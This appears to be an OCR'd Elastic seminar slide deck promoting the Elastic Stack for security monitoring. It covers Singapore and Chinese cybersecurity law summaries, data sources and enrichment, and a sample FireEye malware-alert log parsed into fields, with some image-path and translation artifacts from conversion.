Elastic Cybersecurity Seminar

Catch the Hack!

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Who Am I ?

Nicholas Lim

- > 10 years in information security industry
- Credentials
  - CISSP, CCSK, C|EH, GCIA, GSec (but I don't normally need to share it)
- > 4 years using the Elastic Stack (>3 years working in Elastic)
- Was an Infosec Specialist in Incident Response & Handling, Reverse Malware Engineer & Analyst
- Deployed Global SOCs, Security Solutions around SIEM
- Logstash ArcSight Module contributor (codec)
- Consulting & services delivery for global Elastic customers

Attacks are inevitable

Security is hard

Cyber Security Act 2018

1. Strengthen the protection of Critical Information Infrastructure (CII) against cyber-attacks.
CII are computer systems directly involved in the provision of essential services. Cyber-attacks on CII can have a debilitating impact on the economy and society. The Act provides a framework for the designation of CII, and provides CII owners with clarity on their obligations to proactively protect the CII from cyber-attacks. This builds resilience into the CII, protecting Singapore's economy and our way of life. The CII sectors are: Energy, Water, Banking and Finance, Healthcare, Transport (which includes Land, Maritime, and Aviation), Infocomm, Media, Security and Emergency Services, and Government.

2. Authorise CSA to prevent and respond to cybersecurity threats and incidents.
The Act empowers the Commissioner of Cybersecurity to investigate cybersecurity threats and incidents to determine their impact and prevent further harm or cybersecurity incidents from arising. The powers that may be exercised are calibrated according to the severity of the cybersecurity threat or incident and measures required for response. This assures Singaporeans that the Government can respond effectively to cybersecurity threats and keep Singapore and Singaporeans safe.

3. Establish a framework for sharing cybersecurity information.
The Act also facilitates information sharing, which is critical as timely information helps the government and owners of computer systems identify vulnerabilities and prevent cyber incidents more effectively. The Act provides a framework for CSA to request information, and for the protection and sharing of such information.

4. Establish a light-touch licensing framework for cybersecurity service providers.
CSA adopts a light-touch approach to license only two types of service providers currently, namely penetration testing and managed security operations centre (SOC) monitoring. These two services are prioritised because providers of such services have access to sensitive information from their clients. They are also relatively mainstream in our market and hence have a significant impact on the overall security landscape. The licensing framework seeks to strike a balance between security needs and the development of a vibrant cybersecurity ecosystem.

China CyberSecurity Law

第一章 总 则

第一条 为了保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展，制定本法。

第二条 在中华人民共和国境内建设、运营、维护和使用网络，以及网络安全的监督管理，适用本法。

第三条 国家坚持网络安全与信息化发展并重，遵循积极利用、科学发展、依法管理、确保安全的方针，推进网络基础设施建设和互联互通，鼓励网络技术创新和应用，支持培养网络安全人才，建立健全网络安全保障体系，提高网络安全保护能力。

第四条 国家制定并不断完善网络安全战略，明确保障网络安全的基本要求和主要目标，提出重点领域的网络安全政策、工作任务和措施。

第五条 国家采取措施，监测、防御、处置来源于中华人民共和国境内外的网络安全风险和威胁，保护关键信息基础设施免受攻击、侵入、干扰和破坏，依法惩治网络违法犯罪活动，维护网络空间安全和秩序。

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第五条 国家采取措施[illegible]风险和威胁，保护关键信[illegible]犯罪活动，维护网络空间[illegible]

Chapter 1 General

The first order to protect network security , safeguard cyberspace sovereignty and national security , public interests , protection of citizens , legal persons and other organizations , to promote the healthy development of economic and social information , this law is enacted .

Article in the territory of People's Republic of China construction , operation , maintenance and use of the network , as well as supervision and management of network security , this Law shall apply .

1

Security Data Exploding

Elastic Edge

- Scalable from the start
- Distributed by design
- Real-time at scale

elastic

2

Threats are always changing

Elastic Edge

- Everything is indexed
- Do more with machine learning


3

Alert Fatigue


Elastic Edge

- Ability to focus on most relevant instead of chasing tickets
- Focusing on relevance, significance and anomalous behaviour


Threat Detection Approaches



Threat Detection Market




Threat Detection Market



Network Analysis	Log-based Security Analytics	Network Forensics
Payload Analysis		Payload Forensics
Endpoint Analysis		Endpoint Forensics

Cybersecurity Maturity Curve



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The Elastic Approach

Customer References

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
Advantages of the Elastic Stack

improve your security posture



Eliminate blind spots by using all your data

Investigate threats more quickly and efficiently

Reduce dwell time by identifying threats earlier

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
Foundation for Effective Security Analysis




Collect all parts of the puzzle

Normalize for aggregation and correlation across sources

Enrich to extend attributes available for analysis

Index data for fast search and analytics



Data Sources

Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)

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

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

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
Cloud	Logs, API	Real-time, Event-based	Beats, Logstash



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

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

Active	Scanning	User-driven, Asynchronous	Vulnerability scanners

Elastic Common Schema





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
Normalization and Enrichment



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
Enrichments Filters



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Data Enrichment

Threat intelligence

- Reputation information
- IOCs
- Vulnerability Data
- TTPs

Geo Information

- Physical Location
- Country, State …
- Postal Code
- Geo Fence

Other Information

- Network Model
- User information
- Org Chart
- DNS resolution

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
Ingest Transformations …

RAW



INGEST

```
Oct 30 06:49:33 CMS fenotify-37733467.info: CEF:0|FireEye|CMS|7.6.1.402841|MO|malware-ob
ject|4|rt=Oct 29 2015 19:49:04 UTC fileHash=b47497e7386ea360bcd043b23f078066 filePath=/3
nmy235nx6z3tdWv-1-Scan_11703-pdf.zip act=notified dvchost=EX cs4Label=link cs4=https://f
ireeye-cms.target.org/emps/eanalysis?e_id\=9074017&type\=attch duser=TARGETinfo@target.o
rg cn1Label=vlan cn1=0 externalId=37733467 c  =10.210.33.33 suser=admin@bookedo.com msg=
39cb251a5584bd9d81e394a3f3dc1bc6@bookedo.con  s1Label=sname cs1=FE_EMAIL_MAL
```

```
{
               "deviceVendor" => "FireEye",
                   "fileHash" => "b47497e7386ea360bcd043b23f078066",
                     "syslog" => "Oct 30 06:49:33 CMS fenotify-37733467.info:",
          "deviceReceiptTime" => "2017-12-07T13:54:37.571Z",
        "destinationUserName" => "TARGETinfo@target.org",
             "deviceAddress" => "10.210.33.33",
                  "@version" => "1",
                      "host" => "InfiniteLoop.local",
             "deviceProduct" => "CMS",
    "deviceCustomNumber1Label" => "vlan",
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                  "severity" => "4",
            "deviceAction" => "notified",
          "sourceUserName" => "admin@bookedo.com",
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                "externalId" => "37733467",
           "deviceVersion" => "7.6.1.402841",
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                 "message" => "39cb251a5584bd9d81e394a3f3dc1bc6@bookedo.com",
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74017&type=attch",
```

